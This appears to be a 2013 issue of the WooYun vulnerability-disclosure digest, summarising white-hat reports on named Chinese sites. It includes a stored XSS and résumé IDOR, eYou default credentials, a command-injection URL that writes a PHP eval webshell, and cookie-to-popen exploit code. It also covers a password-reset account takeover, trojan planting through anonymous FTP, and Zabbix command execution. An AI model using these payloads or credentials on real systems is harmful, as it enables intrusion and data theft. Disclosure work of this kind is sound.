

乌云月『爆』

An illustration of a three-masted sailing ship with white sails and a brown hull, navigating through a turbulent sea with large, white-capped waves. The sky is dark and filled with heavy, grey clouds, creating a dramatic and stormy atmosphere.

本期看点：

谁动了你的简历

恶作剧 offer

白帽子教你如何找到好房子

不是高管也能和董事长直接“交流”

这些年，互联网的泄密事件

序	3
毕业季	4
谁动了你的简历	4
恶作剧 “OFFER”	6
白帽子教你找到好房子	11
有问题就找董事长 “交流”	14
看我是如何利用 ZBBIX 渗透 SOGOU&SOHU 内网的	18
安全风向标	22
这些年，互联网的泄密事件	22
图虫网主站泄漏用户邮箱、用户密码 16W 用户告急	22
虾米网 SQL 注入，1400 万用户数据，各种交易数据，主站数据，均可拖，紧急！	24
多玩某站 STRUTS2 远程命令导致大量数据库信息泄漏，涉及 170W 频道 OW 资料	26
洞主演义	29
本月最具价值漏洞 TOP5	29
本月最热门漏洞 TOP5	30
乌云 (WOODYUN) 漏洞报告平台	33
版权及免责声明	33

序

六月，你想到了什么？骄阳？小荷才露尖尖角？小编在四川，就算是六月，早起的早晨也会有雾，初升的太阳透着树叶儿照下来，薄雾里混进了阳光一条条光柱那么明晃晃地摆在眼前却又触摸不到，那种感觉比看到美女还美妙。六月不能只看景，六月也是毕业季，高中毕业生很兴奋，终于熬过了。大学毕业生呢，一个个愁眉苦脸的找工作，不过小编相信乌云的白帽们都是很有实力的，不属于愁工作一族。在现在这个互联网“横行”的时代，不管是找工作的还是招员工的怎么会错过互联网的方便呢，但是，被忽略的互联网安全带来的隐患对毕业生的影响有多大呢？不妨随小编一起看一看。

毕业季

谁动了你的简历

WooYun 缺陷编号: wooyun-2013-21565

乌云白帽子 erevus 提交于 2013/04-11

找工作，简历是个技术活，先得你的简历被 HR 从成千上万份简历中被选出来才能有接下来的机会。好不容易把简历写得能抓住 HR 的眼球却还是没有被选中，为什么呢？或许不是你写的不够好，而是有人修改了你的简历。

漏洞过程重放：

其实白帽 erevus 在 58 上不仅发现了任意查看并修改别人的简历这个漏洞，还发现有存储型 xss。先来说说这个 xss

这是测试地方

感谢提交简历！您的简历创建时间：2013年04月11日 09:04 填写状态：已完成 修改

申请职位：安全工程师

您可以再申请一个职位，

基本信息

姓名		性别	男	出生日期	1995-12-04	民族	汉
毕业时间	2013-04-16	婚姻状况	未婚	手机号码	<input type="text"/>		
证件号码	<input type="text"/>			现居住城市	<input type="text"/>		
电子邮箱	<input type="text"/>			通信地址	<input type="text"/>		

http://rtx.58.com.cn/campus/preview?p_resumeId=7178&p_userId=7179 - 原始源

```
<div class="posttit"><b>基本信息</b></div>
<table width="100%" border="0" cellspacing="0" cellpadding="0">
<tr><th>姓名</th><td><script src="http://rtx.58.com.cn/campus/preview?p_resumeId=7178&p_userId=7179"></script></td><th>性别</th><td>男</td><th>出生日期</th><td>1995-12-04</td><th>民族</th><td>汉</td></tr>
<tr><th>毕业时间</th><td>2013-04-16</td><th>婚姻状况</th><td>未婚</td><th>手机号码</th><td colspan="3"></td></tr>
<tr><th>证件号码</th><td colspan="3"></td><th>现居住城市</th><td colspan="3"></td></tr>
<tr><th>电子邮箱</th><td colspan="3"></td><th>通信地址</th><td colspan="3"></td></tr>
</table>
```

看看效果



不过 erevus 没有继续测试下去了，小编觉得，这样的 xss 用来盲打再适合不过了。

再来看看任意修改简历，直接无验证的。

在地址栏修改 `http://rtx.58.com.cn/campus/preview?p_resumeId=` 这里的编号 `&p_userId=` 这里的编号，两个编号要一样就可以查看并修改

又是一个典型的逻辑错误漏洞



漏洞点评：

小编觉得，对别人存放在自己这里的东西要负责，别人会放你那儿是对你信任，这份信任要是没有了那就很难再建立了。这里的任意修改别人的简历是很典型的逻辑错误，这样的错误很低级，但是不少网站都存在这个问题，这个现象值得厂商们思考一下哦。还有整个页面对 xss 没有过滤，在 xss 这么火的今天能这么无视 xss 也确实够胆大的。不过如果没有经过测试 xss 也确实挺不容易完全被防到的，在这里小编也提醒广大厂商朋友，新产品投放前还是做下安全测试的好。

.....

恶作剧 “offer”

WooYun 缺陷编号：wooyun-2013-21473

乌云白帽子 **YwiSax** 提交于 2013/04/10

投了简历后有什么比收到 offer 更令人激动呢，据小编了解如果如果没办法当面给 offer，则大多以邮件的形式发出的，但是或许你会遇到兴冲冲地去了公司却被告知别人并没有给过你 offer。先别急着生气，小编只能说恭喜你，你人品好遇上“出了问题”的邮箱系统了，比如 eYou。eYou 是目前国内机构（高校，政府，企业）使用率最高的邮箱系统之一，但是使用率可不一定和安全系数成正比哦。

漏洞过程重放：

据白帽 YwiSax 测试，eYou 邮件系统 eYou 邮件网关系统有多处严重的安全隐患，攻击这可以入侵服务器和盗取他人邮箱信息，影响的版本为 2007 年以后的所有版本包括最新版。具体漏洞如下：

1. 默认配置漏洞

这里的情况旧版新版都存在。首先默认的网关系统是跟邮件系统在一个机器上的，访问 8080 端口即可。

`http://www.target.com/admin/`

默认账户 admin aaaaaa，部分站点还有 eyoutest 之类的账户，不知道是不是 eyou 的工作人员测试的时候留下忘记删除的账户，同样密码为 aaaaaa 登录后直接导出所有用户。

默认 LDAP 信息：eyouadmin aaaaaa

默认 MySQL 信息：root 密码空

网关后台 `http://www.target.com:8080/admin`

或 `http://www.target.com:8080/gw/admin/`

有三个默认账户，分别为

admin:+-ccccc

eyougw:admin@(eyou)

eyouuser:eyou_admin

网关处的管理员是存放在 mysql 中，可是 eYou 产品在安装过程中没有任何提示要求更改此处密码，算是官方留的后门吗？

进去后能干嘛，比如查看投递日志可以查看敏感信息。



2. 旧版网关漏洞

网关系统这里问题挺严重的喔，只要能访问到网关，只要在网关处能

看到队列什么的，就能执行命令。具体过程如下：

利用 URL：

```
> php/mailaction1.php?action=x&index=738952509.37684;echo  
'<?php eval($_REQUEST[cmd]) ?>'>/opt/apache/htdocs/t1.php>
```



```
php/mailaction1.php?action=x&index=738952509.37684;echo
```

```
'<?php eval($_REQUEST[cmd]) ?>'>/opt/apache/htdocs/t1.php
```


index 参数没过滤，直接带入执行了。旧版网关很多处地方有类似问题的，认真看下代码就发现了。入侵者得到 webshell 之后，直接使用 `/var/eyou/sbin/userdb_extract domain` 就能导出该域下所有用户的账户信息！

3. 新版网关漏洞

新版网关比旧版的要安全多了，不过它之所以安全多了，是因为把代码写复杂了，把要研究的人都给绕晕。

用前面发现的账户登录网关后台，能抓一大堆网址，再写一个脚本来模拟登录，20+个站点没有一个修改了该处的密码，所以这里新版后台登陆的成功率是很高的。

新版本的网关，对用户默认输入的参数都进行了过滤，过滤了<、>什么的，然后注射啊命令执行什么的暂时还木有发现。不过在管理配置那里的风格管理，对上传的风格包，系统没有任何判断就直接覆盖到 gw/css/目录去了。然后入侵者就简单了，用上面的后门账户登录网关后台，下载默认的风格包，解压后加入 php 文件，然后上传覆盖，ok，getshell 成功，然后就没了然后了。



4. 邮箱系统远程执行漏洞

前面三个项目都或多或少都有条件限制，不够劲爆，再来个劲爆的，只要邮箱对外访问，就能直接 getshell 问题在

http://www.target.com/grad/admin/domain_logo.php 这里，这个文件直接读取 Cookie("cookie")，然后就带入 popen 了，没有任何过滤，多好啊。

exp 可以参考下面的代码来写

```
public function action_test()
{
    $domain = $_GET['domain'];
    $url = "http://$domain/grad/admin/domain_logo.php";
    $cmd = "ls>test.txt";
    $req = Request::factory($url)
        ->cookie('cookie', "/php/lib/$cmd")
        ->send_headers()
        ->execute();

    echo $domain;
    echo '<br />';
    echo $cmd;
    //echo '<br />';
}
```

```
// $remote_url = "http://$domain/grad/admin/test.txt";  
  
// $rs = file_get_contents($remote_url);  
  
// echo $rs ? 'Has bug!' : 'No bug!';  
  
// $req2 = Request::factory($url)  
  
//     ->cookie('cookie', "/php/lib/rm test.txt")  
  
// ->send_headers()  
  
//     ->execute();  
  
exit;  
  
}
```

漏洞点评：

利用上面的几个漏洞，只要是 eYou 的邮箱系统，就 99% 会被入侵。这个漏洞集还真有点全，并且据说还有很多使用 eYou 的机构还存还没有修补，希望厂商及时通知客户修补，这样的漏洞要是被别有用心的人利用了可不是一件好玩的事情呢。产品不是卖出去就了事了吗，要有负责的态度才会被大家信任被大家喜欢的。

白帽子教你找到好房子

WooYun 缺陷编号：WooYun-2013-21282


乌云白帽子 **小威** 提交于 2013/4/06

出去工作什么的找房子总是个麻烦事，现在的中介又总是不负责任，怎样才能找到好房子呢，有些网站上可以找到，但是好的房子不那么容易找到哦，那如果从内部找找会不会好一点呢，看看咱们的白帽小威是怎么进入搜房网内部的吧。

漏洞过程重放：

事件 1.今天在公司找房子，就扒拉到了搜房上面，没事瞎逛，看到了搜房经纪人大学这里，貌似有个猪肉点，找房子的心思也没了，于是发邮箱，回家再搞！

事件 2.猪肉点貌似不给力，没得到什么有用信息，于是查了下搜房的子域名，发现了这个：<http://admanager.soufun.com/login.jsp> 并且登录入口在：<http://home.www2.soufun.com/index.php> 用默认 admin 测试无效 看到是邮箱格式的，于是想到了在邮箱下手，搜房 mail :mail.soufun.com 首先测试了 zhiban@soufun.com 没有弱口令，然后根据页面的一些管理员名字，一个个测试了一下，发现搜房 mail 上面有个找回密码功能，可以根据自己设置的问题来修改密码。果断把收集的几个都测试了一下，得到某高管（这里用 A 代表）的搜房问题：soufun? 试了几个应该有的答案，没想到就是 A 的名字。这样修改密码成功，进入邮箱



ok!回到刚才的登录页面，上面是用邮箱登录的，而且下面有个找回密码功能，

并且通过邮箱就可以找回，果断找回密码重设，得到 A 的登录密码登录后台。

看了下权限，还算可以的管理。得到如下几个管理权限



检测了一下，没找到几个上传的地方，而且 aspx 上传总是提示网络错误，干脆

就不管了。

返回邮箱继续扒拉，在 A 的往来邮件中发现了 OA 办公系统这个。登录未果，继续找回密码，邮箱收到重设的密码。用新密码登录，ok! 办公系统进入



问了群里也没人告诉我 OA 怎么拿 shell，也没拿，随便看了下，就退了出来。

漏洞点评：

又是一起由找回密码引发的“血案”，互联网有很多安全事故都是从找回密码处开始的。除了由网站漏洞本身导致的以外还有认为因素哦，比如这个，找回密码的问题被猜出来了，所以对员工的安全意识培训是不可少的呐

有问题就找董事长“交流”

WooYun 缺陷编号：WooYun-2013-21454


乌云白帽子他撸我也撸 提交于 2013/04/09

看到了前面那么多案例是不是在感慨能“平平安安”地去工作还真是不容易呀，但是，去工作了就一切 ok 了吗？那小编就只能送你“太傻太天真”这五

个字了。其实很多公司的内网是很脆弱的，只要进去了就，你懂的。不要以为进公司内网很难，白帽他撸我也撸来告诉他是如何轻松进去某长运客运公司的内网的。

漏洞过程重放：


昨天无聊想测试一下 CVE-2013-1493 影响范围（顺便回味一下在学校抓鸡娱乐的日子），这是今天早上的结果，找了个基本没流量的站测试（站大了，怕控制不住！）：




存在 ftp 匿名，挂个马：



这些并不是 java 开发者，因为只装了 jre，或没有使用 jdk，所以证明只是普通用户（连自己浏览器是否支持 java，安装了 jre 可能都不知道）



发现这妹子好象就是该网站的编辑管理员，内网什么的都是浮云





我这只是用古老的木马进行测试，专业的抓肉鸡应该更多！

漏洞点评：

比较经典的一次定向挂马测试案例，精准命中目标，多年前的木马还能用，不正好说明传统企业对安全的忽视么？但是，不管是什么样的企业，都不希望内部有其他人的参与吧，安全无小事。

看我是如何利用 zbbix 渗透 sogou&sohu 内网的

WooYun 缺陷编号：WooYun-2013-22537

乌云白帽子 X,D 提交于 2013/04/26

前面的“互联网安全是如何影响毕业季”是不是还不过瘾，那，再来看看如何利用 zbbix 进行渗透的吧。

漏洞过程重放：

手机搜狗好像不是很好用唉；

在乌云浏览搜狗历史漏洞的时候得到 220.*.*其中的一个 ip


具体是那个漏洞记不住了。

对 220.*.*.0/26 进行 8080 端口扫描，没有啥重大发现

对 220.*.*.0/26 进行 80 端口扫描，有重大发现了

http://220.*.*.*/zabbix/，再往下|

http://220.181.*.128/zabbix/，默认口令：admin/zabbix




Name	Applications	Items	Triggers	Graphs	DNS	IP	Port	Templates	Status
...	Applications (12)	Items (102)	Triggers (44)	Graphs (8)		...	10050	Template Linux	Monitored
...	Applications (12)	Items (102)	Triggers (44)	Graphs (8)		...	10050	Template Linux	Monitored
...	Applications (12)	Items (102)	Triggers (44)	Graphs (8)		...	10050	Template Linux	Monitored
...	Applications (12)	Items (102)	Triggers (44)	Graphs (8)		...	10050	Template Linux	Monitored
...	Applications (12)	Items (108)	Triggers (44)	Graphs (9)		...	10050	Template Linux	Monitored
...	Applications (12)	Items (108)	Triggers (44)	Graphs (9)		...	10050	Template Linux	Monitored
...	Applications (12)	Items (108)	Triggers (44)	Graphs (9)		...	10050	Template Linux	Monitored
...	Applications (0)	Items (6)	Triggers (0)	Graphs (1)		...	10050	Template drp97_state	Monitored
...	Applications (0)	Items (6)	Triggers (0)	Graphs (1)		...	10050	Template drp97_state	Monitored
...	Applications (0)	Items (6)	Triggers (0)	Graphs (1)		...	10050	Template drp97_state	Monitored
...	Applications (0)	Items (6)	Triggers (0)	Graphs (1)		...	10050	Template drp97_state	Monitored
...	Applications (0)	Items (6)	Triggers (0)	Graphs (1)		...	10050	Template drp97_state	Monitored
...	Applications (0)	Items (6)	Triggers (0)	Graphs (1)		...	10050	Template drp97_state	Monitored
...	Applications (0)	Items (6)	Triggers (0)	Graphs (1)		...	10050	Template drp97_state	Monitored
...	Applications (0)	Items (6)	Triggers (0)	Graphs (1)		...	10050	Template drp97_state	Monitored
...	Applications (12)	Items (102)	Triggers (44)	Graphs (8)		...	10050	Template Linux	Monitored

没多少机器，目测是个测试的 zabbix。随便找了个机器 添加了一个 items 直接


使用 system.run 跑了一个命令，没有数据返回，确定 zabbix agent 没有开启

system.run 模块。不过 zabbix 还有一个 Scripts 的功能，可以对 zabbix server


执行任意命令，把默认命令改一下



调用这个命令得到 Monitoring--Triggers 这个地方

